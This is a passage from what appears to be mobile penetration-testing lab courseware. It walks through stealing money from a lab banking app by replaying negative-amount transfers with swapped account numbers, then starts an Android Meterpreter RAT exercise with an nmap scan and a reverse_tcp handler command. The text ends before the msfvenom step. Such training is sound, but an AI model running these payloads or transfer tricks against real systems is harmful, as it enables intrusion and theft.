
Spend some time experimenting with Burp Replay, attempting to obtain the $61,700 you need before moving on to the next step.

With some experimentation, you will notice that an amount exceeding $100 will fail every time. You need to figure out another way to get the $61,700 you need. Consider manipulating other parameters in the Burp Request field.




20. Transfer a Negative Dollar Amount

Change the amount field to transfer a small, negative dollar amount (-5) from the victim Kevin Johnson's bank account to your own bank account. Evaluate the result using the Android banking application.



21. Swap Bank Account Numbers


Since you can transfer a negative dollar amount, try changing the bank account numbers, so the victim Kevin Johnson's bank account (529031143) is the **to_acc**, and your bank account (222222222) is the **from_acc.** Transfer the same negative dollar amount, then check your bank balance in the Android app. Do you get a credit?



22. Increase Dollar Amount


Try to increase the dollar amount again, this time retaining the negative sign. What happens when you try to transfer $-61,700, when $61,700 failed before?

Although the backend validation system from the bank rejected online bank transfers that exceeded $100, they did not check for values that were negative. Since we can transfer a negative dollar amount, swapping the **To** and **From** account numbers allows us to work around this restriction.



23. Transfer Away

A second-order vulnerability in the system is that when the backend system checks the total amount of the transfer, it doesn't reject transfers that exceed the available balance (since there is always more than a negative dollar amount in the bank, even in the victim's bank account). Keep experimenting with your bank transfers until you feel like you have populated your bank account with enough money to retire in style.



Through your examination of the Android banking application and backend traffic, you were able to identify deficiencies in the system. What's more, through HTTP replay attacks and creative content manipulation, you were able to populate your own bank account with enough money to pay off your bookie and get out of town. Congratulations!?

In this exercise, you built on several of the labs and course material. Starting with a MitM attack, we can redirect HTTP traffic from a victim to a transparent proxy server such as Burp Suite. From Burp Suite, we can inspect transaction information, modifying it on the fly with the Burp Suite "match and replace" functionality. Furthermore, we can repeat and manipulate transactions with Burp SuiteRepeater.

In the attack against the banking server, you applied some creative logic to steal enough money to complete the challenge. Since the banking server limited the transfer amount to less than $100 per transaction, you needed to come up with an alternate method to obtain the target $61,700. By swapping the bank account numbers and changing the transfer amount to a negative number, you bypassed the greater than 100 transfer check, but still ended up with the desired net balance.

While this technique may or may not work against future targets, it is this kind of creative thinking that is needed to be effective at penetration testing, overcoming intended defenses put in place by developers in new and creative ways.

SEC575-5.4: Exercise—Meterpreter RAT Deployment

Objective

Identify a vulnerable Android target through network scanning. Once a target is identified, build and deploy the Meterpreter Android RAT, then start the Activity to gain Meterpreter session access on the target. With Meterpreter session access, retrieve the contents of the Contacts list.

Scenario

In this exercise, you'll build a custom Android RAT using Metasploit and the msfvenom command. After establishing the corresponding Meterpreter handler to receive the TCP connect-back, deploy the RAT and start the Activity using the Android am utility. Once you have established the Meterpreter session, extract the contents of the Contacts database.

Virtual Machines

1. SEC575-E01_02: PfSense
2. Kali
3. Android 8.1
4. SEC575-E01_02: LabServer

Meterpreter RAT Deployment

Mike Hottaire ushers you into his office one morning. "The developers have a pizza party each Friday evening. I was able to get a slice last week and it was the best pizza I ever ate. I asked for the telephone number of the pizza place, but they wanted to keep it a secret."

Mike authorizes you to scan for and identify the development systems running on the 10.10.10.0/24 network. If you identify an Android target, exploit it and deploy a RAT. Once you have the RAT session established, use your access to extract data from the target system. See if you can acquire the phone number of the pizza place.

1. **Log in to Kali Linux**

   From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**.


2. **Open Linux Terminal**

   From the Linux system, open the Terminal application.

3. **Identify Android Target**

   Using Nmap, conduct a port scan, identifying devices listening on TCP/5555 in the range 10.10.10.1-10.10.10.20.

   ```
   root@kali:~# nmap -p5555 10.10.10.1-20
   ```



4. Identify Your IP Address

Using the ifconfig command, identify the IP address of the default network interface on the Kali Linux system.

```
root@kali:~# ifconfig
```


You will need the IP address of your Meterpreter handler for use in specifying where the Android RAT callback will connect to. This IP address needs to be accessible to the victim and should not be filtered or blocked by a firewall or other network filtering device.

5. Build the Meterpreter RAT

Having identified the target at 10.10.10.7 listening on TCP/5555, you can build and deploy your RAT. First, start the Metasploit Meterpreter reverse TCP handler, as shown.

```
root@kali:~# msfconsole -qx "use exploit/multi/handler; set PAYLOAD
android/meterpreter/reverse_tcp; set LHOST 10.10.10.6; set
ExitOnSession false; exploit -j -z"
```

If you would rather enter the individual msfconsole commands individually, run msfconsole with no arguments, then run each command (delimited by the semi colon), one per line.




6. **Open a New Terminal Window**

   Leave the existing terminal window running the Meterpreter handler running and open a new window by clicking File | New Window.

7. **Build the Meterpreter RAT**

   From the command line, use the msfvenom command to build the Meterpreter RAT:

